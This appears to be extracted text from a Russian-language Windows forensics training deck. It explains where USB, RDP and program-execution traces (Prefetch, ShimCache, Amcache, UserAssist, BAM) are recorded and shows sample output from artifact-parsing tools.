5&39a18bdd&0	Fingerprint Sensor	11/25/2017 2:35:01 AM
0343614100000803	General USB Flash Disk USB Device	
60A44C413C4EB080B98400BF	Kingston DataTraveler 3.0 USB Device	
0018F30C9F50BF515171B9BA	Kingston DTR30G2 USB Device	
20044526911175B062F5	SanDisk Cruzer Switch USB Device	
CCYYMMDDHHmmSSZNZQTM	USB Flash Disk USB Device	
1000000000007364	USB2.0 Flash Disk USB Device	
6&92d71a6	HID Keyboard and MSC	12/20/2017 5:24:04 PM

hive should be replayed.
6/24/2019 2:11:31 PM: Upgrade to Professional for transaction log support.
6/24/2019 2:11:31 PM: Finished processing NTUSER.DAT hive (D:\USB\NTUSER.DAT).
6/24/2019 2:11:31 PM: Processing Amcache hive (D:\USB\Amcache.hve).
6/24/2019 2:11:31 PM: D:\USB\Amcache.hve is a dirty hive. The transaction logs for this

Timestamp Consistency Levels

Not Calculated Mid Low High

RDP BRUTE FORCE



Следы подключений по RDP: журналы событий

Event ID	Журнал	
Журналы событий	Security.evtx	→ ID 4624 ID 4625
	Microsoft-WindowsRemoteDesktopServicesRdpCoreTS%4Operational.evtx	→ ID 131 ID 98
	Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx	→ ID 1149
	Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx	→ ID 21 ID 22 ID 25



Практика: Поиск информации об RDP-подключениях

Event 25, TerminalServices-LocalSessionManager

General Details

Remote Desktop Services: Session reconnection succeeded:

User: VICTIM\IEUser
Session ID: 4
Source Network Address: 10.9.3.48

Log Name:	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational		
Source:	TerminalServices-LocalSessio	Logged:	6/5/2019 12:36:12 PM
Event ID:	25	Task Category:	None
Level:	Information	Keywords:	
User:	СИСТЕМА	Computer:	VICTIM
OpCode:	Info		
More Information:	Event Log Online Help		

Следы подключений по RDP: Реестр

NTUSER.DAT


Software\Microsoft\Terminal Server Client\Servers




```
(NTUSER.DAT) Gets hosts logged onto via RDP and the Domain\Username  
Terminal Server Client\Servers  
Software\Microsoft\Terminal Server Client\Servers  
LastWrite Time Wed Oct 25 12:27:27 2017 (UTC)  
  
Hostname: 10.77.211.42  
Domain/Username: nationalbank\pc13  
LastWrite: Sat Sep 29 05:18:03 2018 (UTC)
```



Практика: Поиск информации об RDP-подключениях



Следы запуска



Следы запуска: PREFETCH

*.pf

C:\Windows\Prefetch

```
Created on: 2019-03-21 12:13:38
Modified on: 2019-03-21 12:13:38
Last accessed on: 2019-03-21 12:13:38

Executable name: MALWARE.EXE
Hash: 3AC72A13
File size (bytes): 13,766
Version: Windows 10

Run count: 1
Last run: 2019-03-21 12:13:38
```



Практика: Получение информации из PREFETCH-файлов

```
Administrator: Command Prompt
G:\Получение данных из Prefetch-файлов с помощью PECmd>PECmd.exe -f MIMIKATZ.EXE-C5A17C64.pf
PECmd version 1.3.4.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f MIMIKATZ.EXE-C5A17C64.pf

Keywords: temp, tmp

Processing 'MIMIKATZ.EXE-C5A17C64.pf'


Created on: 2019-06-05 08:35:54
Modified on: 2019-06-05 08:37:16
Last accessed on: 2019-06-18 21:00:00

Executable name: MIMIKATZ.EXE
Hash: C5A17C64
File size (bytes): 28,912
Version: Windows 10
```

Следы запуска: SHIMCACHE

SYSTEM

ControlSet001\Control\Session
Manager\AppCompatCache



C:\Program Files (x86)\TeamViewer\tv_w32.exe	9/10/2018 13:56
C:\Program Files (x86)\TeamViewer\tv_x64.exe	9/10/2018 13:56
C:\Program Files (x86)\TeamViewer\TeamViewer_Note.exe	9/10/2018 13:56
C:\Program Files (x86)\TeamViewer\TeamViewer_Desktop.exe	9/10/2018 15:53
C:\Program Files (x86)\TeamViewer\TeamViewer.exe	9/10/2018 15:53
C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe	9/10/2018 15:53

Практика: Получение данных SHIMCACHE

```
Administrator: Command Prompt
G:\Получение данных Shimcache с помощью AppCompatCacheParser>AppCompatCacheParser.exe -f
SYSTEM --csv ./
AppCompatCache Parser version 1.4.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -f SYSTEM --csv ./

Processing hive 'SYSTEM'

Found 451 cache entries for Windows10Creators in ControlSet001


Results saved to './20190624160015_Windows10Creators_SYSTEM_AppCompatCache.csv'

G:\Получение данных Shimcache с помощью AppCompatCacheParser>
```

Следы запуска: MUICACHE

USRCLASS.DAT


Local Settings\Software\Microsoft\Windows\Shell\MUICache



```
C:\Program Files (x86)\TeamViewer\TeamViewer.exe.FriendlyAppName (TeamViewer 13)
C:\Program Files (x86)\TeamViewer\TeamViewer.exe.ApplicationCompany (TeamViewer GmbH)
C:\Program Files (x86)\Google\Chrome\Application\chrome.exe.FriendlyAppName (Google Chrome)
C:\Program Files (x86)\Google\Chrome\Application\chrome.exe.ApplicationCompany (Google Inc.)
C:\WINDOWS\system32\notepad.exe.FriendlyAppName (Notepad)
C:\WINDOWS\system32\notepad.exe.ApplicationCompany (Microsoft Corporation)
```




Практика: Получение данных MUICACHE



Следы запуска: AMSCACHE

Amcache.hve	C:\Windows\appcompat\Programs
-------------	-------------------------------

RecentFileCache.bcf	C:\Windows\appcompat\Programs
---------------------	-------------------------------



459ecf0b491eab12e8751f4b01631a65701ef0a5	FALSE	c:\windows\temp\malware.exe
------------------------------------------	-------	-----------------------------

Практика: Получение данных AMCACHE

```
Administrator: Command Prompt
G:\Получение данных Amcache с помощью AmcacheParser>AmcacheParser.exe -f Amcache.hve --csv ./
AmcacheParser version 1.3.3.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f Amcache.hve --csv ./

Extra, non-zero data found beyond hive length! Check for erroneous data starting at 0x118000!

'Amcache.hve' is in new format!

Total file entries found: 101
Total shortcuts found: 55
Total device containers found: 7
Total device PnPs found: 77
Total drive binaries found: 352
Total driver packages found: 2

Found 69 unassociated file entries

Results saved to: ./

Total parsing time: 0.308 seconds.
```

Следы запуска: USERASSIST


NTUSER.DAT

Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssis
t

{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Thu Mar 21 12:15:42 2019 Z
 {6D809377-6AF0-444B-8957-A3773F02200E}\7-Zip\7zFM.exe (5)
Thu Mar 21 12:13:38 2019 Z
 {F38BF404-1D43-42F2-9305-67DE0B28FC23}\Temp\malware.exe (1)




Практика: Получение данных USERASSIST



Следы запуска: BACKGROUND ACTIVITY MONITOR

SYSTEM

HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}



\\Device\\HarddiskVolume4\\Program Files\\Mozilla Firefox\\firefox.exe	2019-03-20 11:42:14
\\Device\\HarddiskVolume4\\Program Files\\DB Browser for SQLite\\DB Browser for SQLite.exe	2019-03-20 11:49:05
\\Device\\HarddiskVolume4\\Users\\0136\\Desktop\\USB Detective.exe	2019-03-21 13:00:41
\\Device\\HarddiskVolume4\\Users\\0136\\Desktop\\RegRipper 2.8-master\\rr.exe	2019-03-20 14:08:56
\\Device\\HarddiskVolume5\\Downloads\\becu.cm.all.x64.exe	2019-03-21 08:16:40



Практика: Получение данных BACKGROUND ACTIVITY MONITOR

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (25/0) View Help

Registry hives (2) Available bookmarks (50/0)

Key name	# values	# subkeys	Last write timestamp
ControlSet001	=	=	=
arcsas	8	2	2019-03-19 18:43:49
AssignedAccessManager...	8	2	2018-09-15 09:10:09
AsyncMac	7	0	2018-09-15 07:33:22
atapi	8	0	2019-06-05 11:03:37
AudioEndpointBuilder	11	1	2018-09-15 07:36:47
Audiosrv	12	2	2018-09-15 07:36:47
AxInstSV	11	1	2018-09-15 07:34:18
b06bdrv	8	2	2019-03-19 18:43:49
bam	7	1	2019-03-19 18:43:50
State	0	1	2019-03-19 18:43:50
UserSettings	0	7	2019-06-05 08:25:54
S-1-5-18	2	0	2019-06-05 17:34:42
S-1-5-21-3461203602-4096304019-2269080069-1000	28	0	2019-06-05 14:12:15
S-1-5-21-3461203602-4096304019-2269080069-1000	3	0	2019-06-05 17:34:42
S-1-5-90-0-1	3	0	2019-06-05 11:23:01
S-1-5-90-0-2	3	0	2019-06-05 14:12:16
S-1-5-90-0-3	3	0	2019-06-05 13:29:53
S-1-5-90-0-4	3	0	2019-06-05 08:25:54
BasicDisplay	7	2	2019-06-05 11:03:56
BasicRender	7	1	2019-06-05 11:03:37
BattC	1	0	2018-09-15 07:34:18
BcastDVRUserService	10	2	2018-09-15 07:34:18
bcmfn2	8	0	2018-09-15 07:33:19
BDESVC	10	4	2018-09-15 09:10:09
Beep	6	0	2018-09-15 07:34:18
BFE	13	2	2018-09-15 07:34:18
bindflt	9	2	2018-09-15 07:34:18
BITS	12	3	2019-06-05 14:12:08
BluetoothUserService	8	2	2018-09-15 07:35:10
browser	8	0	2018-09-15 07:34:18
BrokerInfrastructure	12	2	2018-09-15 07:34:18
BTAGService	11	2	2018-09-15 07:35:10
BthAvctpSvc	11	2	2018-09-15 07:35:10

Values

Drag a column header here to group by that column

